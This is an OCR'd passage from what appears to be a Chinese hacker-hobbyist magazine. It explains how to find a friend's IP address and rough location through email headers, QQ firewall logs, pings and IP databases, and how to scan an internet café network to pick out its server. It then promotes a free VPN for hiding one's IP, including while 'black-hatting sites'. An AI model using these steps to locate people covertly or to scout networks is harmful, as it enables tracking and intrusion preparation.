


图1

1. 通过邮件确定对方的IP地址

如果好友给我们发送了邮件，并且是通过第三方的邮件管理软件发送的，比如OutLookexpress（以下简称OE），那么我们从邮件信息中就可以查看到对方的IP地址，从而获取对方的真实地址。




图2

打开OE，单击“发送＼接收”，然后点击“收件箱”，在右侧的窗口中会看到自己邮箱里的邮件。这时候我们找到好友的邮件，按右键，选择“属性”，选择“详细信息”选项，如图1。在第一行中，我们会看到如下信息：Received：from xxx.xxx.xxx.xx，这个是对方所用的邮件服务器。往下能看到第二个“Received：from 192.168.208.43(221.221.168.233)”，这里的IP地址就是对方发送邮件时的IP地址了，192.168.208.43是内网地址，221.221.168.233是外网地址。然后我们打开http：//ip138.com，输入该IP地址，就可以获取好友的真实地址是北京网通。




图3

2. 使用QQ

这是最简单的获取好友IP地址的方法，如果对方好友隐身，珊瑚虫外挂无法发挥作用怎么办呢？我们可以和对方聊天，然后通过防火墙获取对方的IP地址，以江民防火墙为例，“新建IP规则”—“名称”，我们输入“查好友IP地址”，“协议”选择“UDP”，在“本地端口”设置处选择“端口范围”，在“端口范围”中，把起始端口设置为0，结束端口设置为65536，在“网络条件”设置中，把“发送数据包”和“接收数据包”前的勾选上，单击“确定”完成设置（图2）。然后我们就给好友发送信息，这样在防火墙中就会生成日志，我们通过日志就可以查看到好友的IP地址了。其中会出现三个IP地址：自己的、QQ服务器和对方，你要仔细分辨哦。




图4




图5

3. 通过对方的个人网站判断

很多好友都有自己的个人网站，虽然有很多是他们在网上申请的个人空间，但是也有一些是使用自己的电脑做的服务器，尤其是黑客好友。这时候我们就可以查看个人网站的网址，然后获取IP地址，从而确定对方的真实地址。比如我的一个好友的个人说明中在自己的个人主页信息中输入的网址是http：//www2.txxxx.com/，我们运行whereisip，然后选择“web site”，在“Enter a Vaild URL or WebSite Domain Name Below”中输入该网址，单击“Next”，就可以查看到该网站的IP地址信息及用户信息等，如图3。还可以在命令行下，输入“PING www.xxx.com”来得到网站的IP地址。

4. 如何查看网吧服务器的IP地址

在X档案的论坛上，有很多朋友提过这个问题，我们使用IP扫描器这款工具就可以轻松的获取整个内网中IP地址与计算机对应的hostname，而通过hostname我们就可以轻松的确定哪台是服务器，如图4。从图中我们看到所有在线的计算机hostname

为JYD开头的，那么这些应该都是客户机了，继续看如图5所示的信息，我们看到计算机的hostname发生变化了，十有八九这三个IP地址就是服务器的IP地址。再通过查看本机的端口连接，可以进一步确定网吧服务器的IP。

6.IP地址与地区地址双向转

在上面我们提到了几种查看好友真实地址的技巧，但是每个技巧都必须结合一个ip138.com的网站来获取好友的真实地址，有点太麻烦了，我们可以使用IPlook这款软件通过输入IP地址直接获取对方的真实地址。该工具提供了三项功能，既可以通过IP地址查地区，还可以通过地区查IP地址，另外还可以对QQ的IP数据库进行转换，如图6。绝对是菜菜们必备的工具之一了。




图6

7.qqwry.dat转转转

qqwry.dat是纯真IP数据库查询器的数据库文件，如果我们想做一个IP地址查询的站点，需要收集很多IP地址，那么首先应该把该数据库文件中的IP地址保存到数据库中，我们该怎么做呢？使用IPFROMQQWRY这款软件就可以轻松的实现，不仅可以把qqwry.dat内的IP地址保存为TXT的数据库，还可以自动生成PHP代码，另外还可以生成access数据库，软件运行后如图7所示。




图7

我们在“qqwry数据文件：”后边，单击“浏览”，找到qqwry.dat，然后选择“生成文本数据库及PHP查询代码”或者“生成access数据库”，设置好文件生成的路径，单击“生成”，我们的IP地址数据库就打造好了。

（本文所涉及到的whereisip、IPLook和IPFROMQQWRY已收录到光盘中）

告别代理，我们来玩免费VPN

【管✓管】

为了在黑站或者聊QQ的时候隐藏自己的IP地址而不至于暴露身份，又或者为了进入韩国的游戏服务器玩游戏，大家可谓是煞费苦心，满世界的寻找代理服务器，辛苦找到一个能用的，没多大工夫就不行了。难道除了使用代理服务器，就没有更好的选择了吗？当然不是，我们还可以选择使用VPN。先来简单介绍一下VPN的原理，然后再请出我们的主角Hotspot Shield。

VPN的英文全称是“Virtual Private Network”，翻译过来就是“虚拟专用网络”。顾名思义，虚拟专用网络我们可以把它理解成是虚拟出来的企业内部专线。它可以通过特殊的加密通讯协议在连接在Internet上的位于不同地方的两个或多个企业内部网之间建立一条专有的通讯线路，就好比是架设了一条专线一样，但是它并不需要真正的去铺设光缆之类的物理线路。这就好比去电信局申请专线，但是不用给铺设线路的费用，也不用购买路由器等硬件设备。VPN技术原是路由器具有的重要技术之一，目前在交换机、防火墙等设备以及WINDOWS2000/XP/2003等系统都支持VPN功能。一句话，VPN的核心就是在利用公共网络建立虚拟私有网。通俗的说成是把两个以上的局域网变成同一个局域网，大家可以共同实现各自网内的资源的共享，就好像在同一个网内。

而Hotspot Shield这款软件正是借助了VPN技术来实现让我们隐藏自己的IP地址，同时又让我们可以像使用代理那样跨越了网络的国界限制，自由的在网海中翱游。



图 1

从http://www.hotspotshield.com/下载最新的Hotspot Shield安装包，一路回车就可以安装好了，不需要做任何的设置，右键点击任务栏上的红色小盾牌，选择“Connect”进行连接，这时浏览器会弹出一个连接进度的小窗口。在连接VPN服务器时，红色小盾牌会变为黄色，而连接成功后，小盾牌就是绿色的了。图1为连接成功后的浏览器窗口。

和使用代理服务器相比，Hotspot Shield的优点就比较明显了。成功的连接了VPN服务器之后，无需对我们的其它应用软件进行修改和设置，完全和平时使用一样。如果在连接前我们已经打开了如QQ一类的聊天软件，那么连接成功后，QQ会自动重新登录一下。我们再看自己的IP地址时，已经跑到美国去了，如图2。使用浏览器打开www.ip138.com，可以看到IP地址也变为了美国的了，如图3。




图2

